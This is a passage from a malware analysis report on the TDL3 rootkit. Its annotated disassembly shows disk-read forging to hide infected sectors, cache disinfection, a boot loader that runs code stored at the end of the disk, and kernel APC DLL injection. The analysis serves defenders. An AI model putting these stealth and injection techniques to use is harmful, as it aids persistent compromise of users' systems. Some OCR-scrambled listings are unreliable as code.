                           mov
mov
[ebx+
.text:10004C7C
                                    [eax+4], ecx
.text:10004C7F
                                     ecx,
                             [ebx+IO STACK LOCATION.Parameters.Scsi.Srb]
.text:10004C82
                             mov ecx,
                      [ecx+SCSI REQUEST BLOCK.anonymous_0.InternalStatus]
                     mov [eax+8], ecx
mov [ebx+IO_STACK_LOCATION.Control],
.text:10004C85
.text:10004C88
         SL_INVOKE_ON_CANCEL or SL_INVOKE_ON_SUCCESS or SL_INVOKE_ON_ERROR
                mov [ebx+IO_STACK_LOCATION.Context], eax call ComputeDelta
.text:10004C8C
.text:10004C8F
.text:10004C8F
.text:10004C94
                           add
                                     eax, 0F578291Eh
.text:10004C99
                             mov
                              [ebx+IO STACK LOCATION.CompletionRoutine],
.text:10004C99
.text:10004C9C not_scsi_execute:
.text:10004C9C
.text:10004C9C
                            push
                                     [ebp+IRP]
.text:10004C9F
                            movzx eax,
                                     [ebx+IO STACK LOCATION.MajorFunction]
                           push [ebp+DEVICE_OBJECT]
mov ecx, ds:0FFDF0308h
.text:10004CA2
.text:10004CA5
.text:10004CAB
                             call dword ptr [ecx+eax*4+8Ch] ;
                                               CALL ORIGINAL IRP HANDLER
```

Figure XIII Initializing Completion Routine

Once the IRP Function finishes – depending on how the flag is set, this can be either Cancelled/Failed or Successful – the malware's completion routine is triggered and the malware modifies the returned values (zeroes out / or clean the buffer) in order to hide its presence on the disk.

```
.text:1000491E CompletionRoutine proc near
.text:1000491E
.text:1000491E src = dword ptr -0Ch

.text:1000491E var_8 = dword ptr -8

.text:1000491E var_4 = dword ptr -4

.text:1000491E devobj = dword ptr 8

.text:1000491E IRP = dword ptr 0Ch

.text:1000491E CONTEXT = dword ptr 10h
.text:1000491E
                                  push
mov
.text:1000491E
                                              ebp
.text:1000491F
                                             ebp, esp
                                 sub esp, OCh
push ebx
push esi
mov esi, [ebp+IRP]
cmp [esi+IRP.IoStatus.anonymous_0.Status],
.text:10004921
.text:10004924
.text:10004925
.text:10004926
.text:10004929
                           push edi
jl loc_10004A7B
.text:1000492D
.text:1000492E
.text:1000492E
                                    mov edi, [esi+IRP.MdlAddress]
.text:10004934
Checks if the operation is using Cache:
.text:10004937
                                              byte ptr [edi+ MDL.MdlFlags],
                             MDL_MAPPED_TO_SYSTEM_VA or
MDL SOURCE IS NONPAGED POOL
.text:1000493B
                                            short loc 10004942
.text:1000493B
                                    mov eax, [edi+_MDL.MappedSystemVa]
jmp short loc_1000495E
.text:1000493D
.text:10004940
.text:10004940
.text:10004942 loc 10004942:
                                    push 71FF6B1Fh
.text:10004942
                                              ; hash: MmMapLockedPagesSpecifyCache
.text:10004947
                                  call
                                              FindKernel bySidtCall
.text:10004947
                                 push eax
call FindAPIbyHash
.text:1000494C
.text:1000494D
.text:1000494D
                                  push
.text:10004952
                                              10h
.text:10004954
                                    xor
                                              ecx, ecx
                                   push
.text:10004956
                                              ecx
.text:10004957
                                   push ecx
.text:10004958
                                  push 1
.text:1000495A
                                   push ecx
```

```
.text:1000495B
                              push
.text:1000495C
                              call
                                      eax
                                      MmMapLockedPagesSpecifyCache
.text:1000495E
Then checks which sector is being read/accessed:
.text:1000495E loc 1000495E
                                      ecx, [esi+IRP.IoStatus.Information]
.text:1000495E
                              mov
.text:10004961
                                      edi, ds:0FFDF0308h
                              mov
.text:10004967
                                      [ebp+var_4], eax
                              mov
.text:1000496A
                                      edx, edx
                              xor
.text:1000496C
                              mov
                                     eax, ecx
.text:1000496E
                                      [edi+TDL3.SectorSize]
                              div
.text:10004974
                              mov
                                      ebx, [ebp+CONTEXT]
.text:10004977
                              mov
                                      edx, eax
.text:10004979
                                      eax, [ebx+CONTEXT.Dr1]
                              mov
.text:1000497C
                                      edx, eax
                              add
.text:1000497E
                              cmp
                                      edx,
[edi+TDL3.MalwareFSOffsetInSector]
.text:10004981
                                    short loc 100049C6
If the malware's file system is being accessed or read, an empty buffer is
returned (the malware zeros out the buffer):
.text:10004983
                               mov
                                      edx, edi
.text:10004985
                                      eax, [edx+40h]
                              cmp
.text:10004988
                                      short loc 1000499A
                               jnb
.text:10004988
                                    esi, [edx+40h]
.text:1000498A
                              mov
.text:1000498D
                              sub
                                      esi, eax
.text:1000498F
                                      eax, edi
                              mov
.text:10004991
                              imul esi, [eax+TDL3.SectorSize]
.text:10004998
                                      short zerooutbuffer
                              jmp
.text:10004998
.text:1000499A
.text:1000499A
.text:1000499A loc 1000499A:
.text:1000499A
                               xor
                                      esi, esi
.text:1000499A
.text:1000499C
.text:1000499C zerooutbuffer:
.text:1000499C
                                      ecx, esi
                               sub
                                      2C655ACDh
.text:1000499E
                                                      ; hash : nt!memset
                              push
.text:100049A3
                              mov
                                      edi, ecx
.text:100049A5
                                    FindKernel_bySidtCall
                              call
.text:100049A5
.text:100049AA
                               push
                                      eax
.text:100049AB
                                      FindAPIbyHash
                              call
.text:100049AB
.text:100049B0
                              mov
                                      ecx, [ebp+var 4]
.text:100049B3
                              push
                                      edi
.text:100049B4
                              add
                                      esi, ecx
.text:100049B6
                              push
```

edi

```
.text:100049B8
                            push
                                     esi
.text:100049B9
                                                      ; memset
                             call
                                      eax
.text:100049B9
                                      esi, [ebp+IRP]
.text:100049BB
                             mov
.text:100049BE
                              add
                                      esp, OCh
.text:100049C1
                                      Complete
                              jmp
                                      CLASSPNP!TransferPktComplete
.text:100049C1
.text:100049C6
```

If an area other than the malware's file system is being accessed, the Trojan consults the list of protected sectors; if a match is found, the Trojan disinfects or returns the buffered data:

```
.text:100049C6
.text:100049C6 loc 100049C6:
.text:100049C6
                              mov
                                      eax, ds:0FFDF0308h
.text:100049CB
                              and
                                      [ebp+var 8], 0
                                     [eax+TDL3.CountArray], 0
.text:100049CF
                              cmp
                                      ; Number of Protected Sectors
.text:100049D6
                              jbe
                                      Complete
CLASSPNP!TransferPktComplete
.text:100049D6
.text:100049DC
                              xor
                                      edi, edi
.text:100049DC
.text:100049DE
.text:100049DE loop_entries:
.text:100049DE
                              mov
                                      eax, ds:0FFDF0308h
.text:100049E3
                              cmp
                                      dword ptr [eax+edi+114h], 0
                                      ; Start of Protected sector Array
.text:100049EB
                                    short loc 10004A5F
                              jz
.text:100049EB
                                      eax, [esi+1Ch]
.text:100049ED
                              mov
                                      esi, ds:0FFDF0308h
.text:100049F0
                              mov
.text:100049F6
                                      edx, edx
                              xor
.text:100049F8
                                     [esi+TDL3.SectorSize]
                              div
.text:100049FE
                             mov
                                      ecx, [ebx+8]
.text:10004A01
                                     edx, esi
                             mov
.text:10004A03
                                      edx, [edx+edi+114h]
                              mov
.text:10004A0A
                              sub
                                      edx, ecx
.text:10004A0C
                                     edx, eax
                              cmp
.text:10004A0E
                             jnb
                                   short loc 10004A5C
.text:10004A0E
.text:10004A10
                              mov
                                      eax, esi
.text:10004A12
                              mov
                                      ebx, [eax+edi+11Ch]
.text:10004A19
                                      eax, [eax+edi+120h]
                              mov
.text:10004A20
                              mov
                                     [ebp+src], eax
                                     ; address where the clean data is
located
.text:10004A23
                                     eax, esi
                              mov
                                     esi, [eax+edi+114h]
.text:10004A25
                              mov
.text:10004A2C
                             sub
                                     esi, ecx
.text:10004A2E
                              imul esi, [eax+108h]; size of sector
```

.text:10004A35

sector

```
Replaces the data in the output buffer with clean data:
                                                   ; hash : memcpy
.text:10004A3C
                                     272F3B77h
                              push
.text:10004A41
                                      esi, [ebp+var 4]; out buffer
                              add
.text:10004A44
                                     FindKernel bySidtCall
                              call
.text:10004A44
.text:10004A49
                            push
                             call FindAPIbyHash
.text:10004A4A
.text:10004A4A
.text:10004A4F
                              push
                                     ebx
                                                     ; bytes to copy
.text:10004A50
                              push
                                     [ebp+src]
                                   ; offset in Malware Buffer for clean
data
.text:10004A53
                             push
                                     esi
.text:10004A54
                              call
                                                     ; memcpy
                                     eax
.text:10004A54
.text:10004A56
                              mov
                                     ebx, [ebp+CONTEXT]
.text:10004A59
                                     esp, OCh
                              add
.text:10004A59
.text:10004A5C
                              mov
                                     esi, [ebp+IRP]
.text:10004A5C
.text:10004A5F
.text:10004A5F loc 10004A5F
.text:10004A5F
                              inc
                                     [ebp+var 8]
.text:10004A62
                              mov
                                     eax, ds:0FFDF0308h
.text:10004A67
                                     ecx, [ebp+var_8]
                              mov
.text:10004A6A
                                      edi, 14h ; size of struct
                              add
.text:10004A6D
                              cmp
                                      ecx, [eax+110h]; counter chunks of
data
.text:10004A73
                              jb
                                      loop entries
.text:10004A73
.text:10004A79
                                      short Complete ;
                              jmp
                                      CLASSPNP!TransferPktComplete
.text:10004A79
.text:10004A7B
Finalize Completion Routine:
.text:10004A7B
.text:10004A7B loc 10004A7B:
.text:10004A7B
                                      ebx, [ebp+CONTEXT]
                              mov
.text:10004A7B
.text:10004A7E
.text:10004A7E Complete:
.text:10004A7E
.text:10004A7E
                              mov
                                     eax, [ebx]
                                      CLASSPNP!TransferPktComplete
                             test
```

eax, eax

add

esi, [eax+edi+118h]; offset from

.text:10004A80

```
.text:10004A82
                                   short loc 10004A90 ; hash : ExFreePool
                             jΖ
.text:10004A82
.text:10004A84
                            push dword ptr [ebx+4] ; context
                           push esi
push [ebp+devobj]
call eax ;CLASS
.text:10004A87
                                                ; irp
.text:10004A88
.text:10004A8B
                                     eax ; CLASSPNP! TransferPktComplete
.text:10004A8B
.text:10004A8D
                            mov
                                    [ebp+IRP], eax
.text:10004A8D
.text:10004A90
.text:10004A90 loc 10004A90:
                             push 730B64BBh
.text:10004A90
                                                 ; hash : ExFreePool
.text:10004A95
                             call FindKernel bySidtCall
.text:10004A95
                        push
.text:10004A9A
                                     eax
                                     FindAPIbyHash
.text:10004A9B
                             call
.text:10004A9B
                           push ebx
call eax ; ExFreePool
.text:10004AA0
.text:10004AA1
.text:10004AA1
                          mov
.text:10004AA3
                                     eax, [ebp+IRP]
                            pop
pop
.text:10004AA6
                                     edi
.text:10004AA7
                                     esi
.text:10004AA8
                            pop
                                     ebx
.text:10004AA9
                             leave
.text:10004AAA
                             retn
                                     0Ch
.text:10004AAA
.text:10004AAA CompletionRoutine endp
```

Figure XIV Completion Routine and Content Forgery

VI.7.1 Protecting the Miniport Driver from Defragmentation

In case the user initiates a defragmentation operation, the malware can protect the infected Miniport driver's image on the disk from unintended relocation.

To do so, the malware pins the driver's sector location to the disk by issuing a ZwFsControlFile with the control code FSCTL_MARK_HANDLE and MARK_HANDLE_INFO structure:

```
Struct MARK_HANDLE_INFO (

Dword USN_SOURCE_DATA_MANAGEMENT;

Dword hVolume; // volume handle

Dword MARK_HANDLE_PROTECT_CLUSTERS;
);
```

Note: This pinning of clusters is no longer present in the latest TDL3 variants, which instead implement a monitoring thread to ensure the sector-to-memory mapping stays up to date in case the protected sectors are disordered by defragmentation.

VI.8 File Caching

TDL3's content filtering protection mechanism only protects the malware from direct disk access requests. This is generally sufficient as under normal circumstances, direct access requests are infrequent. By default, the system loads frequently used user and system file data in a cache; user requests for these files are then returned with cached data in order to optimize performance and minimize disk access.

As an additional layer of security, after infecting the filter driver on the disk and installing hooks, the malware will disinfect the driver loaded in the system cache. This is done to exploit the system's file caching behavior, as any application or user trying to copy/open/edit the Miniport driver will only get the clean cached driver image. The disinfection action does not actually affect the infected image on disk, which is protected by the hooks.

This disinfection strategy effectively prevents the user from realizing the malware is present.




Figure XV Disinfection and File Caching

VI.9 Infected Driver Code (Loader)

The entire thrust of the malware Driver's infection of the Miniport driver is to force it to automatically load the malware's other components whenever the system is rebooted. As the disk's drivers are among the first components loaded by the operating system during a reboot, infecting the Miniport drivers ensures TDL3 will be run before any other application – including security programs.

When the Loader code in the Miniport driver is executed, it calls loRegisterFsRegistrationChange with the driver entry as a callback function allowing it to resume control after the file system has been loaded. It then calls the original entry point of the infected Miniport driver to resume loading of the file system, thus enabling objects needed by the malware Loader.

When the infected Miniport driver resumes control, it loads and executes the Driver code on the disk, which in turn executes the other malware components and compromises the system again.

```
.rsrc:0002688E
.rsrc:0002688E done section rva check:
                 mov eax, OAB09E7EDh; delta offset add eax, [ebp+_54F87F93]
.rsrc:0002688E
.rsrc:00026893
[eax+MALWARE DATA.IoRegisterFsRegistrationChange]
.rsrc:000268A3 /*
.rsrc:000268A3 Allows other filter driver to register
.rsrc:000268A3 */
.rsrc:000268A3
                           call ecx
.rsrc:000268A3
Calls the Original EntryPoint to allow the Miniport driver to start first:
.rsrc:000268A5
                            push [ebp+RegistryPath]
                            push [ebp+DriverObject]
.rsrc:000268A8
.rsrc:000268AB
                           mov eax, [ebp+DriverObject]
                           mov eax, [eax+DRIVER_OBJECT.DriverStart]
.rsrc:000268AE
                          mov ecx, [ebp+OffsMalwareData]
add eax, [ecx+MALWARE_DATA.OrigEP]
call eax ; driverstart+
.rsrc:000268B1
.rsrc:000268B4
.rsrc:000268B7
                                                  ; driverstart+3ah
.rsrc:000268B7
                      xor eax, eax
jmp _exit
.rsrc:000268B9
.rsrc:000268BB
```

```
.rsrc:000268BB
.rsrc:000268C5 regpath 1:
.rsrc:000268C5
                                       eax, 0AB09E7AAh;
                               mov
.rsrc:000268CA
                                       eax, 384h
                               add
.rsrc:000268CF
                               sub
                                       eax, 0AB09B000h
                                       eax, 1FFh
.rsrc:000268D4
                               add
.rsrc:000268D9
                               and
                                       eax, OFFFFFE00h
                               push
.rsrc:000268DE
                                       eax
.rsrc:000268DF eax=0x3c00
.rsrc:000268DF
                               push
                                       0
.rsrc:000268E1
                               mov
                                       eax, 308h
.rsrc:000268E6
                                       eax, [eax+0FFDF0000h]; 0xffdf0308
                               mov
.rsrc:000268EC eax=0xffdf0308
.rsrc:000268EC
                                       eax, [eax+4]
                               mov
                                                     ; NT BASE
                                       ecx, [ebp+OffsMalwareData]
.rsrc:000268EF
                               mov
.rsrc:000268F2
                               add
                                       eax, [ecx+MALWARE DATA.ExAllocatePool]
                                                      ; ExAllocatePool
.rsrc:000268F5
                               call
                                       eax
.rsrc:000268F5
.rsrc:000268F7
                               mov
                                       ecx, 308h
                                       ecx, [ecx+0FFDF0000h]
.rsrc:000268FC
                               mov
.rsrc:00026902 eax=0xffdf0308
.rsrc:00026902
                               mov
                                       [ecx], eax
                                                      ; ecx = TDL3 Buffer
                                       eax, 308h
.rsrc:00026904
                               mov
.rsrc:00026909
                                       eax, [eax+0FFDF0000h]
                               mov
.rsrc:0002690F eax=0xffdf0308
.rsrc:0002690F
                                       eax, [eax+0E4h]
                               mov
                                       eax, [eax+4]
.rsrc:00026915
                               mov
                                       [ebp+ OBJECT], eax
.rsrc:00026918
                               mov
.rsrc:0002691B loc 2691B:
                                       [ebp+ OBJECT], 0
.rsrc:0002691B
                               cmp
                                       loc_26AB5
.rsrc:0002691F
                               jΖ
.rsrc:0002691F
.rsrc:00026925
                               lea
                                       eax, [ebp+var_24]
.rsrc:00026928
                               push
                                       eax
.rsrc:00026929
                               push
                                       104h
                                                        ; length
.rsrc:0002692E
                                       eax, [ebp+OBJECT NAME INFORMATION]
                               lea
.rsrc:00026934
                               push
                                       eax
                                       [ebp+_OBJECT]
.rsrc:00026935
                               push
                                       eax, \overline{308h}
.rsrc:00026938
                               mov
.rsrc:0002693D
                               mov
                                       eax, [eax+0FFDF0000h]; FFDF0308
.rsrc:00026943
                                       eax, [eax+4]; NT_BASE
                               mov
                                       ecx, [ebp+OffsMalwareData]
.rsrc:00026946
                               mov
.rsrc:00026949
                               add
                                       eax,
[ecx+MALWARE DATA.ObQueryNameString]
.rsrc:0002694C
                                       eax
.rsrc:0002694C
.rsrc:0002694E
                               t.est.
                                       eax, eax
.rsrc:00026950
                                       loc 26AA7
                               jl
.rsrc:00026950
Reads TDL3 CODE BUFFER from end of Disk:
.rsrc:00026956
                                       eax, [ebp+OffsMalwareData]
                               mov
.rsrc:00026959
                               mov
                                       ecx, [eax+MALWARE DATA.diskoffset low]
```

```
.rsrc:0002695B
                                       [ebp+diskofs low], ecx; 38B2A200
                               mov
.rsrc:00026961
                               mov
[eax+MALWARE DATA.diskoffset high]
                                       [ebp+diskofs_high], eax ; val_2
.rsrc:00026964
                              mov
.rsrc:0002696A
                                       [ebp+var 0x18], 18h
                              mov
                                       [ebp+var 0x0], 0
.rsrc:00026974
                              and
                                       [ebp+var 0x240], 240h
.rsrc:0002697B
                              mov
.rsrc:00026985
                              lea
                                       eax, [ebp+OBJECT NAME INFORMATION]
.rsrc:0002698B
                                      [ebp+_var_130], eax
                              mov
.rsrc:00026991
                                       [ebp+_var_0x0], 0
                              and
.rsrc:00026998
                              and
                                       [ebp+__var_0x0], 0
.rsrc:0002699F
                                      22h
                              push
.rsrc:000269A1
                              push
.rsrc:000269A3
                                      eax, [ebp+IOStatusBlock]
                              lea
                              push
.rsrc:000269A9
                                      eax
.rsrc:000269AA
                               lea
                                      eax, [ebp+var 0x18]
rsrc:000269B0
                              push
                                       eax
                                      100003h
.rsrc:000269B1
                              push
                                       eax, [ebp+fhandle]
.rsrc:000269B6
                               lea
.rsrc:000269BC
                               push
                                      eax
.rsrc:000269BD
                                       eax, 308h
                               mov
.rsrc:000269C2
                               mov
                                      eax, [eax+0FFDF0000h]
.rsrc:000269C8 eax=0xffdf0308
.rsrc:000269C8
                                      eax, [eax+4] ; NT BASE
.rsrc:000269CB
                                      ecx, [ebp+OffsMalwareData]
                              mov
.rsrc:000269CE
                               add
                                      eax, [ecx+MALWARE DATA.ZwOpenFile]
.rsrc:000269D1
                               call
                                      eax
.rsrc:000269D1
.rsrc:000269D3
                               test
                                      eax, eax
.rsrc:000269D5
                              jl
                                      loc 26AA7
.rsrc:000269D5
.rsrc:000269DB
                              push
.rsrc:000269DD
                                      eax, [ebp+diskofs low]
                              lea
.rsrc:000269E3
                             push
                                      eax
.rsrc:000269E4
                             mov
                                      eax, 0AB09E7AAh
.rsrc:000269E9
                                      eax, 384h ; offset of malware
                              add
code from buffer
                                      eax, 0AB09B000h
.rsrc:000269EE
                              sub
.rsrc:000269F3
                                      eax, 1FFh
                              add
                                      eax, OFFFFFE00h;
.rsrc:000269F8
                              and
.rsrc:000269FD
                              push
                                      eax
                                                   ; length
.rsrc:000269FE
.rsrc:000269FE
                               mov
                                       eax, 308h
                                      eax, [eax+0FFDF0000h]
.rsrc:00026A03
                               mov
.rsrc:00026A09 eax=0xffdf0308
                                      dword ptr [eax+0]; 0xffdf0308 = TDL3
.rsrc:00026A09
                               push
buffer
.rsrc:00026A0B
                                       eax, [ebp+IOStatusBlock]
                               lea
.rsrc:00026A11
                               push
                                       eax
.rsrc:00026A12
                              push
.rsrc:00026A14
                                       0
                              push
.rsrc:00026A16
                                      Ω
                              push
.rsrc:00026A18
                              push
                                      [ebp+fhandle]
.rsrc:00026A1E
                              mov
                                      eax, 308h
                                      eax, [eax+0FFDF0000h]
.rsrc:00026A23
                              mov
```

```
.rsrc:00026A29 eax=0xffdf0308
.rsrc:00026A29
                                      eax, [eax+4]
                               mov
.rsrc:00026A2C
                                       ecx, [ebp+OffsMalwareData]
                               mov
                                       eax, [ecx+MALWARE DATA.ZwReadFile]
.rsrc:00026A2F
                               add
.rsrc:00026A32
                               call
                                       eax
.rsrc:00026A32
.rsrc:00026A34
                               test
                                       eax, eax
                               jl
.rsrc:00026A36
                                       short loc 26AA7
.rsrc:00026A36
.rsrc:00026A38
                                       eax, 308h
                               mov
.rsrc:00026A3D
                               mov
                                       eax, [eax+0FFDF0000h]
.rsrc:00026A43 eax=0xffdf0308
.rsrc:00026A43
                                       eax, [eax+0]
Checks signature to validate data:
                                       dword ptr [eax+0], '3LDT'
.rsrc:00026A45
                               cmp
.rsrc:00026A4B
                                       short loc 26AA7
                               jnz
                                       eax, [ebp+ 54F87F93]
.rsrc:00026A4D
                               mov
.rsrc:00026A50
                                       eax, 0AB09E7EDh
                               add
.rsrc:00026A55
                               push
                                       eax
                                       eax, 308h
.rsrc:00026A56
                               mov
.rsrc:00026A5B
                                       eax, [eax+0FFDF0000h]
                               mov
.rsrc:00026A61
                               push dword ptr [eax+0E4h]
.rsrc:00026A67
                                       eax, 308h
                               mov
.rsrc:00026A6C
                               mov
                                       eax, [eax+0FFDF0000h]
.rsrc:00026A72 eax=0xffdf0308
.rsrc:00026A72
                                       eax, [eax+4]
                               mov
                                       ecx, [ebp+OffsMalwareData]
.rsrc:00026A75
                               mov
.rsrc:00026A78
                               add
                                       eax,
[ecx+MALWARE DATA.IoUnregisterFsRegistrationChange]
.rsrc:00026A7B
                               call
Calls malware code from TDL3 CODE BUFFER:
                                       [ebp+_OBJECT]
eax, 308h
.rsrc:00026A7D
                               push
.rsrc:00026A80
                               mov
.rsrc:00026A85
                                       eax, [eax+0FFDF0000h]
                               mov
.rsrc:00026A8B eax=0xffdf0308
.rsrc:00026A8B
                                       dword ptr [eax+0E4h]
                              push
.rsrc:00026A91
                              mov
                                       eax, 308h
                                       eax, [eax+0FFDF0000h]
.rsrc:00026A96
                              mov
.rsrc:00026A9C
                                       eax, [eax+<mark>0</mark>]
                              mov
.rsrc:00026A9E
                              add
                                       eax, 384h
.rsrc:00026AA3
                              call
                                       eax
                                                       ; call malware driver
code .rsrc:00026AA3
.rsrc:00026AA5
                                       short exit
                               jmp
.rsrc:00026AD0 start data MALWARE DATA <38B2A200h, 3Ah, 159F7h, 60008h,
2964Ch, 29B88h, 0ED9B8h, 9D83Ch, 9DE20h, 0, 0, 1CD25h>
```

Figure XVI Loader Code (Disassembly)

VI.10 Process Injection

When the Driver code executes, it in turns executes the other malware components. This includes the two user-mode payload modules, tdlcmd.dll and tdlwsp.dll. The injection targets of the modules are specified in the configuration file:

```
[injector]
svchost.exe = tdlcmd.dll
* = tdlwsp.dll
```

The configuration information indicates that when the process svchost is launched, tdlcmd.dll will be injected into it; whereas the '*' means that any other process executed is injected with tdlwsp.dll.

To perform the injection, the driver adds a LoadImageNotifyRoutine. This routine checks if "kernel32.dll" is loaded/imported by the process, then creates an APC routine that queues a WorkerRoutine. It then reads the config.ini to check which component to inject, based on the process image name being launched.

Checks if KERNEL32 is imported:

```
.text:10005336
                                         5E35B3F4h
                                                         ; hash :
                                 push
RtlInitUnicodeString
                                         [ebp+var 28], '*'
.text:1000533B
                                mov
                                         [ebp+var 26], '\'
.text:10005341
                                mov
                                         [ebp+var_24], 'K'
.text:10005347
                                mov
                                         [ebp+var_22], 'E'
.text:1000534D
                                mov
.text:10005353
                                         [ebp+var_20], 'R'
                                mov
                                         [ebp+var_1E], 'N'
[ebp+var_1C], 'E'
.text:10005359
                                mov
.text:1000535F
                                mov
                                         [ebp+var 1A], 'L'
.text:10005365
                                mov
                                         [ebp+var_18], '3'
.text:1000536B
                                mov
                                         [ebp+var_16], '2'
.text:10005371
                                mov
                                         [ebp+var_14], '.'
[ebp+var_12], 'D'
.text:10005377
                                mov
.text:1000537D
                                mov
                                         [ebp+var_10], 'L'
.text:10005383
                                mov
                                         [ebp+var_E], 'L'
.text:10005389
                                mov
                                         [ebp-OCh], si
.text:1000538F
                                mov
.text:10005393
                                         FindKernel bySidtCall
                                call
.text:10005393
.text:10005398
                                push
.text:10005399
                                call
                                         FindAPIbyHash
.text:10005399
.text:1000539E
                                lea
                                         ecx, [ebp+var 28]
.text:100053A1
                                push
                                         ecx
.text:100053A2
                                lea
                                         ecx, [ebp+var 8]
.text:100053A5
                                push
                                         ecx
.text:100053A6
                                call
                                                          ; RtlInitUnicodeString
                                         eax
.text:100053A6
.text:100053A8
                                push
                                         0CCD9AAAFh
                                                          ; hash :
FsRtlIsNameInExpression
.text:100053AD
                                         FindKernel bySidtCall
                                call
.text:100053AD
.text:100053B2
                                push
.text:100053B3
                                call
                                         FindAPIbyHash
.text:100053B3
.text:100053B8
                                push
                                         esi
.text:100053B9
                                push
.text:100053BB
                                push
                                         [ebp+curr thread]
.text:100053BE
                                lea
                                         ecx, [ebp+var 8]
.text:100053C1
                                push
                                         ecx
.text:100053C2
                                call
                                         eax
FsRtlIsNameInExpression
.text:100053C2
.text:100053C4
                                test
                                         al, al
.text:100053C6
                                jΖ
                                         not found
.text:100053C6
Sets APC Function to LoadLibrary:
.text:100053CC
                                         eax, ds:0FFDF0308h
                                WO W
.text:100053D1
                                push
                                         edi
.text:100053D2
                                lea
                                         edi, [eax+TDL3.LoadLibraryExA]
.text:100053D8
                                         [edi], esi
                                cmp
```

```
.text:100053DA
                                     short loc 100053EE
                               jnz
.text:100053DA
.text:100053EE loc 100053EE:
                                                        ; CODE XREF:
LoadImageNotifyHandler+B6j
.text:100053EE
                               push
.text:100053EF
                               push
                                       0DE45E96Ch
                                                       ; hash :
ExAllocatePool
.text:100053F4
                                       FindKernel bySidtCall
                               call
.text:100053F4
.text:100053F9
                               push
                                       eax
.text:100053FA
                               call
                                       FindAPIbyHash
.text:100053FA
.text:100053FF
                               push
                                       30h
.text:10005401
                               push
                                       esi
.text:10005402
                                                        ; ExAllocatePool
                               call
                                       eax
.text:10005402
.text:10005404
                               mov
                                       ebx, eax
.text:10005406
                               cmp
                                       ebx, esi
.text:10005408
                                       short loc 1000545E
                               jΖ
.text:10005408
.text:1000540A
                               push
                                       6A85FB87h
                                                        ; hash :
nt! KeGetCurrentThread
.text:1000540F
                                       FindKernel bySidtCall
                               call
.text:1000540F
.text:10005414
                               push
                                       eax
.text:10005415
                                       FindAPIbyHash
                               call
.text:10005415
.text:1000541A
                               call
                                                        ; KeGetCurrentThread
                                       eax
.text:1000541A
                                       [ebp+curr thread], eax
.text:1000541C
                               mov
.text:1000541F
                                       ComputeDelta
                               call
.text:1000541F
.text:10005424
                               mov
                                       edi, eax
                                                      ; nt!KeInitializeApc
.text:10005426
                                       0D79E0B0Ah
                               push
.text:1000542B
                                       edi, 0F5782F4Fh ; Reference Function
                               add
.text:10005431
                                       FindKernel bySidtCall
                               call
.text:10005431
.text:10005436
                               push
                                       eax
                                       FindAPIbyHash
.text:10005437
                               call
.text:10005437
.text:1000543C
                               push
                                       esi
.text:1000543D
                                       esi
                               push
.text:1000543E
                               push
                                       esi
.text:1000543F
                               push
                                       esi
.text:10005440
                               push
                                       edi
                                                       ; TDL3.LoadLibraryExA
.text:10005440
.text:10005441
                               push
                                       esi
.text:10005442
                                       [ebp+curr_thread]
                               push
.text:10005445
                               push
                                       ebx
.text:10005446
                               call
                                                        ; nt!KeInitializeApc
                                       eax
```

Figure XVII LoadImageNotify Handler

The DLL injection concept used is itself trivial and is commonly used by other malwares in user mode. User mode injection generally will obtain a handle to the target process, allocate a memory space inside the target process' space to put the DLL name to be injected in that allocation and finally creating a remote thread pointing to LoadLibrary. The driver injector routine implements something similar; calling KeStackAttachProcess, giving the malware thread access to the target process' address space; it then allocates a memory space inside the process' context to write the path of the DLL component to be injected. It initializes an APC thread pointing to the kernel32!LoadLibary function, with parameters addressed to the DLL name inside the process' memory context. And finally, like a charm, the DLL is loaded in the context of the launched process.

VI.11 Worker Threads and KAD Protocol

Some early TDL3 variants contain a P2P module using the Kademlia-based DHT protocol (KAD), which is known as the most widely used DHT-based protocol.

Implementing this module involves creating additional worker threads in order to initiate a P2P connection to known servers and peers.

```
.text:100047EE /*
.text:100047EE KAD Protocol Standard Port for Send/Recv Messages
.text:100047EE */
.text:100047EE
                            push 1240h
                                                    ; KAD Protocol
Standard Port = 4672
.text:100047F3
                                     [ebp+device udp], cx
                             mov
                                     [ebp+var_16], 'd'
.text:100047F7
                             mov
                                     [ebp+var_12], 'v'; MajorVersion
.text:100047FD
                            mov
                                    [ebp+var 10], 'i'
.text:10004803
                           mov
                                    [ebp+var_E], 'c'; NumberOfFunctions
.text:10004809
                           mov
.text:1000480F
                             mov
                                    [ebp+var_A], cx
                                     [ebp+var 8], 'u'
.text:10004813
                             mov
                                     [ebp+var_6], 'd';
.text:10004819
                             mov
AddressOfNameOrdinals
                           mov
.text:1000481F
                                    [ebp+var 4], 'p'
                                     [ebp+var_2], di
.text:10004825
                             mov
.text:10004829
                                     [ebp+device tcp], cx
                             mov
                                     [ebp+var_2E], 'd'
.text:1000482D
                             mov
.text:10004833
                                    [ebp+var 2A], 'v'
                             mov
                                    [ebp+var_28], 'i'
.text:10004839
                             mov
                                    [ebp+var_26], 'c'
.text:1000483F
                            mov
.text:10004845
                             mov
                                     [ebp+var_22], cx
.text:10004849
                             mov
                                     [ebp+var 20], 't'
                             mov
                                    [ebp+var 1E], 'c'
.text:1000484F
                             mov [ebp+var 1C], 'p'
.text:10004855
```

```
.text:1000485B
                                      [ebp+var 1A], di
                             mov
.text:1000485F
                                      eax, ds: OFFDF0308h
                             mov
.text:10004864
                                      edi
                             push
.text:10004865
                              add
                                      eax, 678h
.text:1000486A
                              push
                                      eax
.text:1000486B
                              lea
                                      eax, [ebp+device udp]
.text:1000486E
                              push
                                      eax
.text:1000486F /*
.text:1000486F kd> dt OBJECT ATTRIBUTES f7bc6f14
.text:1000486F nt! OBJECT ATTRIBUTES
.text:1000486F +0\times000 Length
                +0x004 RootDirectory : (null)
.text:1000486F
.text:1000486F +0x008 ObjectName
